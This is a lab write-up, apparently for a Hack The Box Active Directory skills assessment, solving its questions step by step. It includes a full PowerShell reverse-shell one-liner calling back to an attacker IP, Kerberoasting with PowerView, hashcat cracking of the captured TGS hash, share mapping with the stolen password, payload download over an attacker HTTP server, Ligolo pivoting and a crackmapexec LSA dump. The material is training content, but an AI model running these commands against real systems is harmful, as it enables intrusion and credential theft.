


→

We get to a webshell:




and in the bottom of the page input bar with commands:




Lets enter:

```
cat C:\Users\Administrator\Desktop\flag.txt
```

and then select ‘Encode and Execute’:



And run →



Question: Kerberoast an account with the SPN MSSQLSvc/SQL01.inlanefreight.local:1433 and submit the account name as your answer

Answer: svc_sql

Method: we will need to bring 'PowerView' to the compromised Windows machine, and use it to initiate Windows Kerberaosting attack.

First let's explore the webshell – let's start with 'pwd' to determine our present working directory:

```
PS> pwd

Path
----
C:\windows\system32\inetsrv
```


Ok that's nice.. let's see if there are some TOOLS in 'C:\' directory as we always worked with in this module:

```
PS> ls C:\


    Directory: C:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        3/30/2022   2:38 AM                inetpub
d-----        9/15/2018  12:12 AM                PerfLogs
d-r---        4/11/2022   5:54 PM                Program Files
d-----        3/30/2022   2:37 AM                Program Files (x86)
d-r---        4/11/2022   5:26 PM                Users
d-----        4/11/2022   7:38 PM                Windows
```

Nope.. no tools


And whatever we do have in this target machine is not enough, we need to bring in 'PowerView.ps1' to the target machine.

Luckily the webshell provides us the means to upload files from our pwnbox (attacking machine) to the target machine:




So, the method will be a. get ‘PowerView.ps1’ on the pwnbox. b. upload it to the webshell via the upload option. c. bring it to the pwd path we seen ‘C:\windows\system32\inetsrv’ for convenience of use.

So first let’s download the PowerView from here to the pwnbox machine:



And for convenience we will download it directly to the pwnbox user’s home path (‘~’):




Enter ‘Save’ to download.


When downloaded – lets confirm download with ‘ls PowerView.ps1’:

```
└─── $ls PowerView.ps1
PowerView.ps1
```

The file exists! Now its time for step b and upload it to the target machine.


For that we first select ‘Browse…’ to select file:





Go to the home directory, select ‘PowerView.ps1’ and then select ‘Open’.

Looking at the webshell again we should have the file ready for upload:



Upload the file via selecting ‘Upload the File’:

When uploaded, we will have this message displayed on the webshell:

```
File uploaded to: \PowerView.ps1
```

However its path is ‘C:\PowerView.ps1’, we want to move it to ‘C:\windows\system32\inetsrv’ – for that we will use the command:

```
Move-Item -Path "C:\PowerView.ps1" -Destination "C:\windows\system32\inetsrv\PowerView.ps1" -Force
```

Then we will confirm file transfer to our desired present working directory path with the command:

```
dir | findstr PowerView.ps1
```

```
PS>
-a----         7/3/2024   4:52 AM         770279 PowerView.ps1
```

Success! ‘PowerView.ps1’ is successfully brought to the target machine on path ‘C:\ windows\system32\inetsrv’ – now its time to use it.

When the ‘PowerView.ps1’ is successfully imported and brought to the desired path within the target machine, we will use it to obtain the ‘spn’ user - for that we will first initiate reverse shell to use the module (use it directly on the web-shell does not works.)

On the attacking pwnbox – we will run netcat listener with the command:

```
nc -lnvp <listener-port>
```

I chose the listener-port to be 4447 arbitrary:

```
└──╼ $nc -lnvp 4447
listening on [any] 4447 ...
```

We will also want to determine our attacking-machine IP with ‘ifconfig’ (the correct interface is the one which IP begins with 10 which used by hackthebox VPNs):

```
tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST>  mtu 1600
        inet 10.10.15.166  netmask 255.255.254.0  destination 10.10.15.166
        inet6 dead:beef:2::11a4  prefixlen 64  scopeid 0x0<global>
        inet6 fe80::73c6:dff3:8927:f502  prefixlen 64  scopeid 0x20<link>
        unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00  txqueuelen 500
```

We can also confirm that with web-shell ‘ipconfig’:

```
PS> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet1:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::d949:1d7b:9f1a:392e%7
   IPv4 Address. . . . . . . . . . . : 172.16.6.100
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : 172.16.6.1

Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : .htb
   IPv6 Address. . . . . . . . . . . : dead:beef::124
   IPv6 Address. . . . . . . . . . . : dead:beef::f03e:e62d:2ade:62ee
   Link-local IPv6 Address . . . . . : fe80::f03e:e62d:2ade:62ee%3
   IPv4 Address. . . . . . . . . . . : 10.129.108.157
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
```

2 interfaces on the target Windows machine – one for the active Directory network (172.16.6.X), and the other to connect with the pwnbox.


Anyway, now that we have our listener attacking machine IP and port -

While listening – on the web-shell enter the command:

```
$client = New-Object
System.Net.Sockets.TCPClient('10.10.15.166',4447);$stream =
$client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i
= $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data =
(New-Object -TypeName
System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback
= (iex ". { $data } 2>&1" | Out-String ); $sendback2 =
$sendback + 'PS ' + (pwd).Path + '> ';$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write(
$sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close
()
```

*The used IP and port values are hard coded to the command – if required – change them. *

The command will initiate reverse shell with our listener, we put the command on the input box



And select ‘Encode and Execute’:

```
connect to [10.10.15.166] from (UNKNOWN) [10.129.197.42] 49695
```

And we have a shell!

Let’s run ‘pwd’ to determine where we are:

```
pwd

Path
----
C:\windows\system32\inetsrv


PS C:\windows\system32\inetsrv>
```

Ok that’s good, we are in the same path where our uploaded ‘PowerView.ps1’ is.

*Now – as it is PowerShell – the commands we run in here will be sea-blue as PowerShell commands despite the terminal window being dark-blue.

However, make note that all commands from this point forward are used on the reverse shell terminal, and NOT on the webshell. *

On the new obtained shell – we run the same sequence commands we did on 'Kerberoasting – Windows' section, only with change of parameters:

```
Import-Module .\PowerView.ps1
$spn = "MSSQLSvc/SQL01.inlanefreight.local:1433"
$serviceAccount = Get-DomainObject -LDAPFilter
"(servicePrincipalName=$spn)"

$serviceAccount | select samAccountName
```

Just like in the 'Kerberoasting – Windows' section - In this script we are checking what is the service account is associated with the SPN 'MSSQLSvc/SQL01.inlanefreight.local:1433', using the PowerView Module we brought to this machine:

```
PS C:\windows\system32\inetsrv> Import-Module .\PowerView.ps1
PS C:\windows\system32\inetsrv> $spn = "MSSQLSvc/SQL01.inlanefreight.local:1433"
PS C:\windows\system32\inetsrv> $serviceAccount = Get-DomainObject -LDAPFilter "
(servicePrincipalName=$spn)"
PS C:\windows\system32\inetsrv> $serviceAccount | select samAccountName

samaccountname
--------------
svc_sql
```

Question: Crack the account's password. Submit the cleartext value.

Answer: lucky7

Method: continuing from where we left off in the previous question – we proceed to run the following commands on the reverse shell:

```
$user = "svc_sql"

$spnTicket = Get-DomainUser -Identity $user | Get-
DomainSPNTicket -Format Hashcat

$hash = $spnTicket.Hash

echo $hash
```

*In the 'Kerberoasting – Windows' module equivalent question there was outputting to a file first, in this instance I skipped the middle man and printed the TGS hash directly to the terminal:

```
PS C:\windows\system32\inetsrv> $user = "svc_sql"
PS C:\windows\system32\inetsrv> $spnTicket = Get-DomainUser -Identity $user | Get-DomainSPNTicket -Format Hashcat
PS C:\windows\system32\inetsrv> $hash = $spnTicket.Hash
PS C:\windows\system32\inetsrv> echo $hash
$krb5tgs$23$*svc_sql$INLANEFREIGHT.LOCAL$MSSQLSvc/SQL01.inlanefreight.local:1433*$383AC7A8507E24181D98567C2899E339$A820C248D34
5FF74D5FF5D2B8FFD2186754619300C33A1A13018882A7D4B759C467C3BD6A4149289C3F564EBBEB95B3C5E6109BF2F1562088211CAA9D7C77BC2270C53ACC
```

Now we proceed to move the hash value to the pwnbox attacking machine to a file called 'svc_sql.txt', removing all spaces and new lines first, And of course, downloading rockyou wordlist.

And when ready, on pwnbox – we run:

```
hashcat -m 13100 svc_sql.txt rockyou.txt
```

```
cbce7dfb1406709951f20c3ed3c7508e74090732799b973fe04d3af24db2cc4678b67b2e
82088198cbae6e15e1b94dae11a4da96a12:lucky7

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......: $krb5tgs$23$*svc_sql$INLANEFREIGHT.LOCAL$MSSQLSvc/S..
```

Question: Submit the contents of the flag.txt file on the Administrator desktop on MS01

Answer: spn$_r0ast1ng_on_@n_0p3n_f1re

Method: continuing on the obtained reverse shell from the previous questions – first lets confirm connectivity with 'MS01.inlanefreight.local' – we will use the command:

```
ping MS01.inlanefreight.local -n 1
```

to send a single ICMP request packet to the target host:

```
PS C:\windows\system32\inetsrv> ping MS01.inlanefreight.local -n 1

Pinging MS01.inlanefreight.local [172.16.6.50] with 32 bytes of data:
Reply from 172.16.6.50: bytes=32 time=3ms TTL=128
```

*another approach, more thorough method for connectivity check is the command:

```
Test-Connection -ComputerName MS01.inlanefreight.local
```

*

Ok that's good – there is connectivity with the IP of the domain: '172.16.6.50'.

Now we need an active appropriate service to use in order to get the flag.

SMB on port 445 is a good service to check, as we do not have nmap in our dispasal, lets instead use the command:

```
Test-NetConnection -ComputerName MS01.inlanefreight.local -
Port 445
```

```
PS C:\windows\system32\inetsrv> Test-NetConnection -ComputerName MS01.inlanefrei
ght.local -Port 445


ComputerName     : MS01.inlanefreight.local
RemoteAddress    : 172.16.6.50
RemotePort       : 445
InterfaceAlias   : Ethernet1
SourceAddress    : 172.16.6.100
TcpTestSucceeded : True
```

SMB port is open! Lets use it.

Lets determine what fileshares are running on the server, in this point we may assume the needed fileshare is ‘C$’, but lets be certain, we will use the command:

```
Invoke-ShareFinder -ComputerName MS01.inlanefreight.local
```

```
PS C:\windows\system32\inetsrv> Invoke-ShareFinder -ComputerName MS01.inlanefreight.local

Name         Type Remark        ComputerName
----         ---- ------        ------------
ADMIN$ 2147483648 Remote Admin  MS01.inlanefreight.local
C$     2147483648 Default share MS01.inlanefreight.local
IPC$   2147483651 Remote IPC    MS01.inlanefreight.local
```

Ok there is indeed file-share called ‘C$’.

Now that we know the file-share, we will run the following commands:

```
# Create the credentials object
$username = "svc_sql"
$password = "lucky7"
$secpasswd = ConvertTo-SecureString $password -AsPlainText -
Force

$credential = New-Object
System.Management.Automation.PSCredential ($username,
$secpasswd)

# Map the administrative share
New-PSDrive -Name "X" -PSProvider "FileSystem" -Root
"\\MS01.inlanefreight.local\C$" -Credential $credential
```

The first 4 commands will create the credentials object required for the login.

The firth command will map the share of C$ in the target machine:

```
PS C:\windows\system32\inetsrv> $username = "svc_sql"
PS C:\windows\system32\inetsrv> $password = "lucky7"
PS C:\windows\system32\inetsrv> Import-Module .\PowerView.ps1
PS C:\windows\system32\inetsrv> $secpasswd = ConvertTo-SecureString $password -AsPlainText -Force
PS C:\windows\system32\inetsrv> $credential = New-Object System.Management.Automation.PSCredential ($username, $secpasswd)
```

```
PS C:\windows\system32\inetsrv> New-PSDrive -Name "X" -PSProvider "FileSystem" -Root "\\MS01.inlanefreight.local\C$" -Credenti
al $credential

Name           Used (GB)     Free (GB) Provider      Root                                               CurrentLocation
----           ---------     --------- --------      ----                                               ---------------
X                                      FileSystem    \\MS01.inlanefreight.local\C$
```

The path name is X – lets continue with the command

```
Get-ChildItem -Path "X:\Users\Administrator\Desktop"
```

The command will list the contents of the target directory to verify access:

```
PS C:\windows\system32\inetsrv> Get-ChildItem -Path "X:\Users\Administrator\Desktop"


    Directory: \\MS01.inlanefreight.local\C$\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         4/11/2022   6:01 PM             29 flag.txt
```

Then we will finish off with the commands:

```
$flagContent = Get-Content -Path
"X:\Users\Administrator\Desktop\flag.txt"

$flagContent
```

```
PS C:\windows\system32\inetsrv> $flagContent = Get-Content -Path "X:\Users\Administrator\Desktop\flag.txt"
PS C:\windows\system32\inetsrv> $flagContent
spn$_r0ast1ng_on_@n_0p3n_f1re
```

Question: Find cleartext credentials for another domain user. Submit the username as your answer.

Answer: tpetty

Method: we will need to use crackmapexec command that get from the 'MS01' (172.16.6.50) machine the user names and hashes – and if they user has it in cleartext password it displays it as cleartext password.

The main problem is – crackmapexec is used from Linux, and we do not have a direct access from the Linux pwnbox attacking machine, to the target 'MS01'.

*Networking reminder – in this writeup I work on the Linux pwnbox attacking machine, which has initial access to the target Webserver – which has 2 interfaces, one that can connect to our pwnbox, and another one which serves as the Active directory internal network (which IP is 172.16.6.100).

Now, in the Active Directory network there is another machine - 'MS01' whose IP is 192.16.6.50 which in this question is our target machine. *

So, the plan to get the answer for this and the next questions – is using a pivoting – making the Webserver machine as proxy between the pwnbox and MS01. We will use a tool called 'Ligolo' for that purpose.

*Before I start explain the solution – this video helped me a lot with establishing the routing when prior methods didn't work. *

*Also, answer guide assumes reverse shell obtained in the same method used in the previous questions, but this reverse shell creating link is also recommended and working for this purpose. *

Now – open on the pwnbox 3 terminals, terminal 1 is to handle the reverse shell and run commands on the windows webServer machine. terminal 2 is to handle the pivoting 'ligolo' tool and terminal 3 is to run commands on 'MS01' when the pivoting is established.


*In terminal one has it is dealing with windows PowerShell commands, its command will be background-colored with sea-blue, for terminal 2 and 3 as they deal with Linux commands, they will be background-colored dark-blue

In terminal 1 we have the reverse shell established from previous questions:

```
connect to [10.10.15.166] from (UNKNOWN) [10.129.122.34] 49695
pwd

Path
----
C:\windows\system32\inetsrv


PS C:\windows\system32\inetsrv> cd C:\
PS C:\>
```

*For convenience, I moved from the original ‘pwd’ to C:\. *

Now lets download the Ligolo tools – we will open the releases on the github repository, and download both the arrow marked releases – agent for windows (for the webserver machine), and proxy for Linux (for the pwnbox):



In both cases we download the ‘amd’ version.

In Terminal 2 run ‘ls’ to confirm download:

```
┌─[htb-ac-1099135@htb-7npwb7o6mo]─[~]
└──╼ $ls
agent.zip   Desktop    Downloads  Pictures  Public     Videos
cacert.der  Documents  Music      proxy.gz  Templates
┌─[htb-ac-1099135@htb-7npwb7o6mo]─[~]
```

* I downloaded both files under the name ‘agent’ and ‘proxy’ respectively. *

Now – lets unzip the ‘proxy.gz’ file with the command:

```
tar -xvf proxy.gz
```

```
└──╼ $tar -xvf proxy.gz
LICENSE
README.md
proxy
```

‘proxy’ is our executable, coming to play in time.

Now, we need to upload ‘agent.zip’ to the ‘webServer’ windows machine, as the zip file is heavy (2.7MB +-), it is too heavy to be uploaded to the webserver via the ‘upload’ method that was used to upload the ‘PowerView.ps1’ – we will have to use another approach – a temporary python server.

On terminal 2 run the command (on home directory):

```
python3 -m http.server 8080
```

to run python http server on port 8080:

```
┌─[htb-ac-1099135@htb-7npwb7o6mo]─[~]
└──╼ $python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

We are running server on the pwnbox, and any other device on network connecting to the server can download files within the pwnbox user home directory.

And this is precisely what we are going to do, on terminal 1 – run the command:

```
iwr -uri http://10.10.15.166:8080/agent.zip -outfile
agent.zip
```

to download ‘agent.zip’ to the windows webserver machine (of course the IP displayed is the attacking pwnbox IP, used in previous questions):

```
PS C:\> iwr -uri http://10.10.15.166:8080/agent.zip -outfile agent.zip
```

When done, we will run ‘ls’ on terminal 1 to confirm download:

```
PS C:\> ls


    Directory: C:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         3/30/2022   2:38 AM                inetpub

-a----         7/4/2024   5:39 AM        2338279 agent.zip
```

Here it is. Now we need to unzip it. We will use the powershell command:

```
Expand-Archive -Path ".\agent.zip" -DestinationPath
".\agent"
```

Then we run ‘ls’ again to confirm unzipping:

```
PS C:\> Expand-Archive -Path ".\agent.zip" -DestinationPath ".\agent"
PS C:\> ls


    Directory: C:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         7/4/2024   5:41 AM                agent
```

back to terminal 2: time to run the 'Ligolo' proxy executable (and close the python server):

we will use the sequence of commands:

```
sudo ip tuntap add user <pwnbox-user> mode tun ligolo
sudo ip link set ligolo up
sudo ip route add 172.16.6.0/24 dev ligolo
./proxy -selfcert
```

Where '<pwnbox-user>' is the username of the pwnbox (or any other) attacking machine – in this case: 'htb-ac-1099135'.

The sequence of commands will configure Ligolo proxy on the attacking machine for routing to the Active directory network. The last command runs the proxy:

```
┌[htb-ac-1099135@htb-7npwb7o6mo]-[~]
└─→ $sudo ip tuntap add user htb-ac-1099135 mode tun ligolo
┌[htb-ac-1099135@htb-7npwb7o6mo]-[~]
└─→ $sudo ip link set ligolo up
┌[htb-ac-1099135@htb-7npwb7o6mo]-[~]
└─→ $sudo ip route add 172.16.6.0/24 dev ligolo
┌[htb-ac-1099135@htb-7npwb7o6mo]-[~]
└─→ $./proxy -selfcert
WARN[0000] Using default selfcert domain 'ligolo', beware of CTI, SOC and IoC!
WARN[0000] Using self-signed certificates
ERRO[0000] Certificate cache error: acme/autocert: certificate cache miss, returning a new certificate
WARN[0000] TLS Certificate fingerprint for ligolo is: 01A0F829FD02EAE408132AD878394018B0E4C92591AC5D07575CB0FCCB0050FB
INFO[0000] Listening on 0.0.0.0:11601
```

The proxy is listening on port '11601' (on default), and we are presented with Ligolo CLI:

Now on Terminal 1, we need to run the agent, we will use the command:

```
.\agent\agent.exe -connect 10.10.15.166:11601 -ignore-cert
```

The command will run 'agent.exe' (which is within the agent folder unzipped earlier), to the pwnbox IP and the established listening Ligolo proxy port:

```
PS C:\> .\agent\agent.exe -connect 10.10.15.166:11601 -ignore-cert
```

When done, terminal 1 will be on ‘working mode’

And terminal 2 will receive an agent – notifying an agent had joined:

To take control on the agent – we will run on the Ligolo CLI:


```
session
```

then we will be asked to select an agent – enter ‘1’:

When done, enter on the CLI:

```
start
```


to start the pivot to the active directory network:



At this point we should have connectivity from the pwnbox attacking machine to every device within the active directory network, including ‘MS01’ – whose IP is ‘172.16.6.50’. we also have terminal 1 running agent.exe, and terminal 2 running the proxy.

Lets open the terminal 3 – and confirm connectivity, sending 3 pings:

```
ping 172.16.6.50 -c 3
```



Great! 0% packet loss, we have connection MS01. Now we can run ‘crackmapexec’ on the target.

First – lets download the crackmapexec.

*Formal download instructions can be found here. *

We will use the sequence of commands:


```
sudo apt update
sudo apt install snapd
sudo snap install crackmapexec
```

```
└─$ sudo snap install crackmapexec
2024-07-04T08:05:15-05:00 INFO Waiting for automatic snapd restart...
crackmapexec v5.4.0-1355-gd8c50c8 from Jitendra Patro (jitpatro) installed
```

When crackmapexec is installed – we run the command:

```
crackmapexec smb 172.16.6.50 -u svc_sql -p lucky7 --lsa
```

